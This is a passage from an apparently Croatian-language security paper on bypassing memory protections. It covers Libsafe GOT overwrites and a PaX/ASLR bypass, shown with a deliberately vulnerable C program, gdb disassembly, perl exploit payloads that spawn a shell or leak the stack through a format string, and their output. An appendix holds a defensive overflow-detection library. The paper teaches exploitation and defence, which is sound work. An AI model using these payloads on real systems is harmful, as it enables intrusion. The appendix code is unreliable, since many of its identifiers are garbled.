Shellcode se postavlja u varijablu okruženja koja se nalazi na adresi `0xbffffb58`. Nakon toga se `objdump` alatom otkriva adresa `exit()` poziva u `GOT` (*engl. Global Offset Table*) sekciji koja sadrži adrese sistemskih poziva sustava. Ranije spomenuta `PLT` sekcija koristi upravo `GOT` sekciju za indirektno pristupanje `LIBC` funkcijama. U ovom primjeru prepisuje se `GOT` vrijednost sistemskog poziva `exit()` koja se nalazi na adresi `0x080496d0`. Nakon prikupljanja potrebnih informacija iskorištavanje preljeva spremnika izvodi se prepisivanjem `*ptr` pokazivača, adresom `exit()` sistemskog poziva u `GOT` sekciji te prepisivanjem te adrese sa adresom na kojoj se nalazi *shellcode,* odnosno varijabla okruženja. Rezultat ovog postupka je zaobilaženje `Libsafe` zaštite i pokretanje nove korisničke ljuske.

U dodatku A priložena je `FlowSecurity` memorijska zaštita razvijena od strane tima sigurnosnih stručnjaka LSS grupe (http://security.lss.hr), a bazira se na sličnim načelima kao i `Libsafe` biblioteka. Za razliku od `Libsafe` zaštite, u ovom se rješenju onemogućava bilo kakvo pisanje po stogu iza kraja spremnika. Biblioteka je još u testnoj fazi i ne preporuča se njeno korištenje na produkcijskim računalima.

6. Zaobilaženje Grsecurity PaX zaštite

`PaX` zaštita predstavlja najviši stupanj razvoja mehanizama zaštite memorijskog prostora, i vrlo uspješno onemogućava iskorištavanje sigurnosnih propusta prepisivanjem spremnika. `PaX` zaštita razvijena je u sklopu GRSecurity projekta, koji uključuje niz sigurnosnih nadogradnji za Linux operacijske sustave (http://www.grsecurity.net). Za onemogućavanje iskorištavanja preljeva spremnika `PaX` tehnika koristi sljedeće mehanizme.

- Onemogućavanje izvršavanja programskog koda u memorijskim segmentima stoga, hrpe, *data* i *bss*.
- ASLR (*engl. **A**ddress **S**pace **L**ayout **R**andomization*) mehanizam koji služi za pseudo-slučajan odabir početnih adresa memorijskih segmenata. Kao što je prikazano u prijašnjim primjerima, prilikom izvršavanja preljeva spremnika neovlašteni korisnik mora znati adrese određenih varijabli u memoriji, kako bi mogao uspješno iskoristiti ranjivost. Ukoliko se adrese varijabli mijenjaju pri svakom pokretanju programa, neovlašteni korisnik nema točnu informaciju o adresama varijabli u memoriji i to mu znatno otežava provođenje napada. Kao jedina mogućnost ostaje korištenje *brute-force* tehnike u svrhu određivanja adresa koje su potrebne za iskorištavanje propusta preljeva spremnika. Različiti memorijski segmenti imaju i različitu razinu entropije (pseudo-slučajno odabranih bitova adrese). Stog ima 24, memorija za `mmap()` ima 16, a segment na kojem se nalazi glavni programski kod također 16 pseudo-slučajno odabranih bitova.
- Prilikom *page-fault* signala, `PaX` zaštita provjerava stog memoriju za adresama koje bi mogle ukazivati na pokušaj *ret-into-libc* napada. Ukoliko je takva adresa pronađena, izvođenje programa se prekida.
- Kontrolira se sistemski poziv `mprotect()` koji mijenja kontrolne zastavice (čitanje, pisanje i izvršavanje) na memorijskim segmentima odnosno dijelovima memorije.

Kombinacijom svih navedenih mehanizama dobiva se okruženje u kojem je iskorištavanje preljeva spremnika teško izvedivo, no ne i nemoguće. Nedostaci `PaX` zaštite biti će demonstrirani na programu priloženom u nastavku.

Paxbypass.c

```
#include <stdio.h>

main (int argc, char **argv)
{
        printf ("PAX BYPASS!!!\n");
        fflush(stdout);
        system("/bin/ls");
        vuln(argv[1]);
}

void vuln (char *arg)
{
        char buf[12];
        strncpy (buf,arg,strlen(arg));
}
```

Radi se o klasičnom preljevu spremnika koji proizlazi iz pogrešnog korištenja `strncpy()` funkcije. Iskorištavanje preljeva spremnika ograničeno je prije navedenim `PaX` mehanizmima, no korištenjem modificirane *ret-into-libc* tehnike moguće je iskoristiti preljev spremnika u svrhu pokretanja korisničke ljuske. Adresa sistemskih poziva u `LIBC` biblioteci mijenja se pri svakom pokretanju programa, pa klasična *ret-into-libc* tehika koristi samo ukoliko se koristi *brute-force* metoda pogađanja adrese sistemskog poziva. Umjesto prepisivanja `EIP` registra tako da pokazuje na sistemski poziv u `LIBC` biblioteci, moguće je djelomično prepisati `EIP` registar (sa jednim ili dva okteta), tako da pokazuje natrag u `main()` funkciju, no na adresu koju odredi neovlašteni korisnik. Početna adresa na kojoj se nalazi `main()` funkcija također se mijenja pri svakom pokretanju programa, no radi se samo o višim oktetima adrese. U nastavku je pomoću `gdb` alata prikazana `main()` funkcija `paxbypass.c` programa.

```
ljuranic@barok:~/GRSEC$ gcc paxbypass.c -o bypax
ljuranic@barok:~/GRSEC$ gdb ./bypax
…
Dump of assembler code for function main:
0x80484a0 <main>:      push   %ebp
0x80484a1 <main+1>:    mov    %esp,%ebp
0x80484a3 <main+3>:    sub    $0x8,%esp
0x80484a6 <main+6>:    sub    $0xc,%esp
0x80484a9 <main+9>:    push   $0x8048578
0x80484ae <main+14>:   call   0x8048380 <printf>
0x80484b3 <main+19>:   add    $0x10,%esp
0x80484b6 <main+22>:   sub    $0xc,%esp
0x80484b9 <main+25>:   push   $0x8048587
0x80484be <main+30>:   call   0x8048340 <system>
0x80484c3 <main+35>:   add    $0x10,%esp
0x80484c6 <main+38>:   sub    $0xc,%esp
0x80484c9 <main+41>:   mov    0xc(%ebp),%eax
0x80484cc <main+44>:   add    $0x4,%eax
0x80484cf <main+47>:   pushl  (%eax)
0x80484d1 <main+49>:   call   0x80484dc <vuln>
0x80484d6 <main+54>:   add    $0x10,%esp
0x80484d9 <main+57>:   leave
0x80484da <main+58>:   ret
0x80484db <main+59>:   nop
```

Prilikom pozivanja žuto označene `vuln()` funkcije, na stog se pohranjuje `EIP` registar koji sadrži adresu ispod označene linije (`0x080484d6 main+54`). S obzirom da su za cijelu `main()` funkciju prva 3 okteta (`0x080484XX`) ista, neovlašteni korisnik može prepisati samo zadnji oktet `EIP` registra na stogu i tako pri povratku iz `vuln()` funkcije preusmjeriti izvršavanje programa na bilo koji dio `main()` funkcije.

Iskorištavanje preljeva spremnika u ovom slučaju relativno je jednostavno. Funkcija `main()` sadrži poziv `system()` funkcije, pa neovlašteni korisnik može izvršavanje programa preusmjeriti na taj dio `main()` funkcije. Kako bi mogli kontrolirati argument funkcije `system()`, potrebno je na stog dio memorije pohraniti naredbe koje će se izvršiti te usmjeriti `ESP` registar na adresu na kojoj se nalaze navedene naredbe. Pri povratku iz `vuln()` funkcije `ESP` registar pokazuje na njen argument koji je ujedno korisnički unos, a za iskorištavanje preljeva spremnika argument mora sadržavati niz znakova "`/bin/sh;`". Zadnji oktet `EIP` registra treba prepisati oktetom `0xbe`, jer će u tom slučaju pri

povratku iz `vuln()` funkcije `EIP` pokazivati na adresu `0x080484be` na kojoj se nalazi instrukcija "`call system`" (označena zelenom bojom). U nastavku je prikazano iskorištavanje preljeva spremnika navedenom metodom.

```
ljuranic@barok:~/GRSEC$ uname -a
Linux barok 2.4.29-grsec #1 SMP Tue Jan 25 00:15:20 CET 2005 i686 GNU/Linux
ljuranic@barok:~/GRSEC$ ./bypax  `perl -e 'print "/bin/sh;"; print "\xbe" x
21'`
PAX BYPASS!!!
pax.c  paxvuln test.c bypax paxbypass.c
sh-2.05b$ exit
exit
sh: line 1: GGGGGGGGGGGGGGGGGGGG: command not found
Segmentation fault
ljuranic@barok:~/GRSEC$
```

Prva označena linija predstavlja iskorištavanje preljeva spremnika. Kao što je vidljivo iz primjera, na drugoj označenoj liniji pokrenuta je nova korisnička ljuska i `PaX` zaštita je uspješno savladana.

U većini slučajeva za iskorištavanje preljeva spremnika potrebno je imati detaljnije informacije o memorijskom prostoru procesa koji se iskorištava, a `PaX` zaštita to onemogućava. Taj problem može se izolirati uzrokovanjem drugih tipova sigurnosnih propusta pomoću kojih je moguće analizirati memoriju procesa koji se iskorištava. Najpopularniji i najjednostavniji propust za analizu memorije procesa je tzv. *format string* propust. Priloženi program `bypax` također može biti analiziran uzrokovanim *format string* sigurnosnim propustom. Na stogu pohranjeni `EIP` registar prepisuje se oktetom koji pokazuje na instrukcije "`call printf`", pri čemu se kao argument predaje znakovni niz "`%x.%x.%x.%x.%x`" koji ispisuje elemente koji se nalaze na stogu. Analiza ranjivog programa i zaobilaženje `PaX` zaštite prikazano je u nastavku.

```
ljuranic@barok:~/GRSEC$ uname -a
Linux barok 2.4.29-grsec #1 SMP Tue Jan 25 00:15:20 CET 2005 i686 GNU/Linux
ljuranic@barok:~/GRSEC$  ./paxvuln2  `perl -e 'print "%x.%x.%x.%x.%x.%x.%x.%x";
print "\xae" x 6'`
PAX BYPASS!!!
pax.c  paxvuln paxvuln2  test.c bypax
5f995e04.5f995dd8.20bcddc6.2.5f995e04.5f995e10.80483c0.0pax.c  paxvuln
       paxvuln2  test.c
Bus error
ljuranic@barok:~/GRSEC$  ./paxvuln2  `perl -e 'print "%x.%x.%x.%x.%x.%x.%x.%x";
print "\xae" x 6'`
PAX BYPASS!!!
pax.c  paxvuln paxvuln2  test.c bypax
5d23cab4.5d23ca88.2fce3dc6.2.5d23cab4.5d23cac0.80483c0.0pax.c  paxvuln
       paxvuln2  test.c
Bus error
ljuranic@barok:~/GRSEC$
```

Označene linije su elementi na stogu koje su ispisani uzrokovanim *format string* propustom.

7. Zaključak

Razina sigurnosti koju pružaju zaštite memorijskog prostora znatno variraju. Kao što je vidljivo iz dokumenta, neka rješenja su vrlo sigurna i učinkovita i potrebno je mnogo truda i vremena kako bi se zaobišla. Također, postoje i mnogo slabije metode zaštite koje će spriječiti samo one najtrivijalnije napade. Iskusniji neovlašteni korisnici ovakve će tehnike vješto zaobići korištenjem specijalnih tehnika i alata. Iako navedene metode zaštite u računalne sustave unose dodatnu razine zaštite, one nikako nisu univerzalno rješenje koje u potpunosti onemogućava penetraciju od strane neovlaštenih korisnika.

8. Reference

[1] Jon Erickson, *"Hacking: The Art of Exploitation"*
[2] Jack Koziol, *"Shellcoders Handbook"*
[3] Grsecurity Project, http://www.grsecurity.net/
[4] Libsafe, http://www.research.avayalabs.com/project/libsafe/index.html.

9. DODATAK A

```
/*
 *
 * Flow Security - FlowSec v0.2
 * ----------------------------
 * Shared library to protect you from classic stack buffer overflow and
 * some format string attacks.
 * Covered functions are strcpy(), strncpy(), sprintf(), snprintf(),
 * vsprintf(), vsnprintf(), memcpy(), strcat(), strncat(), fprintf().
 *
 * Coded by Leon Juranic <ljuranic@lss.hr> / http://security.lss.hr
 *
 */

#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <stdarg.h>
#include <syslog.h>


typedef struct _IO_FILE FILE;
extern FILE *stdin;             /* Standard input stream.  */
extern FILE *stdout;            /* Standard output stream.  */
extern FILE *stderr;

char *(*strcpy_orig)(char *dest, const char *src);                // done
char *(*strncpy orig)(char *dest, const char *src, size t n);     // done
char *(*strcat_orig)(char *dest, const char *src);
char *(*strncat_orig)(char *dest, const char *src, size_t n);
int  (*fprintf_orig)(FILE *stream, const char *format, ...);
int  (*vsprintf orig)(char *str, const char *format, va list ap);
int  (*vsnprintf orig)(char *str, size t size, const char *format, va list ap);


long get_memsize (char *block)
{
         int num=0, memsize=0;
         int *frame;
         int *prev_frame;
         int *stack_base = (int*)0xc0000000;      // dno stoga
         int *stack top  = (int*)0xbf800000;      // vrh stoga

         asm ("movl %%ebp, %0" : "=r"(frame));

         if (block < (char*)stack_base && block > (char*)stack_top)
           for (num=0;num<=5;num++) {
                if (frame < (int*)stack_base && frame > (int*)stack_top)
                {
                     prev_frame = (int*)*frame;
                     if (prev frame < stack base && prev frame > stack top) {
                        if (frame < (int*)block && (int*)block < prev frame)
                         {
                                  memsize = (int)prev_frame - (int)block - 8;
                                  break;
                         }
                         else frame = prev_frame;
                     }
                 }
            }
          return (memsize);
}


void getuserinfo (char *rep)
{
         int uid, gid, euid, egid, pid, fd;
         char buf[1024],file[256];
         uid  = getuid();
         gid  = getgid();
         euid = geteuid();
         egid = getegid();
         pid  = getpid();

         snprintf (file,sizeof(file),"/proc/%d/cmdline",pid);
         if ((fd = open (file, O_RDONLY)) != -1) {
                  read (fd, buf, sizeof(buf));
                  close(fd);
         }
         snprintf (rep,1024,"Program: %s  pid=%d uid=%d gid=%d euid=%d egid=%d\n", buf, pid,
```

```
uid, gid, euid,egid);
}



void reportoverflow (char *overflow)
{
         char rep[1024];
         getuserinfo(&rep);
         syslog (LOG_ALERT|LOG_CRIT, "[FlowSec] %s",overflow);
         syslog (LOG_ALERT|LOG_CRIT, "[FlowSec] %s",rep);
         printf ("[FlowSec] %s%s",overflow,rep);
         exit(-1);
}



void formatstring (char *format) // jednostavna format string zastita
{
       char *ch;
       ch = format;
       while ((ch = strchr (ch,'%')) != 0) {
              *ch++;
              while (isdigit ((*ch))!=0) *ch++;
              if ((strncmp (ch,"$hn",3) == 0) || (strncmp (ch,"$n",2) == 0))
                  reportoverflow  ("FORMAT STRING BUG DETECTED!!!\n");
         }
         if (strstr (format, "%n%n") != 0) // just lame check
                  reportoverflow ("FORMAT STRING BUG DETECTED!!!\n");

}


void stackoverflow (char *dest, int src)
{
       if (src > get memsize(dest))
                reportoverflow ("STACK BUFFER OVERFLOW DETECTED!!!\n");
}



int  fprintf (FILE *stream, const char *format, ...)
{
         va list ap;
         va start (ap, format);
         formatstring(format);
         va_end (ap);
         return vfprintf (stream, format, ap);
}


int vsprintf(char *str, const char *format, va_list ap)
{
        int len;
         formatstring(format);
         if (get_memsize(str) != 0) {
              len = vsprintf_orig (str,format,ap);
              stackoverflow (str,len);
         }
         else
              return vsprintf_orig (str, format, ap);
         return len;
}



int vsnprintf(char *str, size_t size, const char *format, va_list ap)
{
         int len;
         formatstring(format);
         if (get_memsize(str) != 0) {
              len = vsnprintf_orig (str,size,format,ap);
              stackoverflow (str,len);
         }
         else
              return vsnprintf_orig (str, size, format, ap);
         return len;
}


int sprintf(char *str, const char *format, ...)
{
```

```
        int len;
        va_list ap;
        va_start (ap, format);
        formatstring(format);
        if (get_memsize(str) != 0) {
            len = vsprintf_orig (str,format,ap);
           va end (ap);
            stackoverflow (str,len);
        }
        else
            return vsprintf_orig (str, format, ap);
        return len;
}


int snprintf (char *str, size_t size, const char *format, ...)
{
        int len;
        va_list ap;
        va_start (ap, format);
        formatstring(format);
        if (get_memsize(str) != 0) {
            va_start (ap, format);
            len = vsnprintf_orig (str,size,format,ap);
            va_end (ap);
            stackoverflow (str,len);
        }
        else
            return vsnprintf_orig (str, size, format, ap);
        return len;
}


char *strcat(char *dest, const char *src)
{
        if (get memsize(dest) != 0)
                stackoverflow (dest, strlen(dest) + strlen(src));
        return strcat orig(dest,src);
}


char *strncat(char *dest, const char *src, size_t n)
{
        if (get_memsize(dest) != 0)
                stackoverflow (dest, strlen(dest) + strlen(src));
        return strncat orig(dest,src,n);
}



char *strcpy (char *dest, const char *src)
{
        if (get_memsize(dest) != 0)
                stackoverflow (dest,strlen(src));
        return strcpy orig(dest,src);
}


char *strncpy (char *dest, const char *src, size_t n)
{
        if (get_memsize(dest) != 0 )
                stackoverflow (dest,n);
        return strncpy_orig(dest,src,n);
}


void *memcpy(void * dest, const void *src, size_t n)
{
        int d0, d1, d2;
        __asm__ ( "rep ; movsl\n\t"           // asm code ripped from linux kernel source
                "testb $2,%b4\n\t"
                "je 1f\n\t"
                "movsw\n"
                "1:\ttestb $1,%b4\n\t"
                "je 2f\n\t"
                "movsb\n"
                "2:"
                 : "=&c" (d0), "=&D" (d1), "=&S" (d2)
                 :"0" (n/4), "q" (n),"1" ((long) dest),"2" ((long) src)
                 : "memory");
        if (get_memsize(dest) != 0)
            if (strlen(dest) > get memsize(dest)) // lame solution for lame progys
compatibiliy
```

```
                stackoverflow (dest,n);
        return (dest);
}


void _init ()
{
        char *error;
        void *hdl;

        hdl = dlopen ("/lib/libc.so.6",RTLD_LAZY);
        if (!hdl) {
                fputs (dlerror(), stderr);
                exit(1);
        }

        strcpy orig    = dlsym (hdl, "strcpy");  // done
        strncpy orig   = dlsym (hdl, "strncpy"); // done
        fprintf_orig   = dlsym (hdl, "fprintf"); // done
        vsnprintf_orig = dlsym (hdl, "vsnprintf"); // done
        strcat_orig    = dlsym (hdl, "strcat");    // done
        strncat_orig   = dlsym (hdl, "strncat");   // done
        vsprintf_orig  = dlsym (hdl, "vsprintf");  // done


        if ((error = dlerror()) != NULL)  {
                fprintf (stderr, "%s\n", error);
                exit(1);
        }

}
```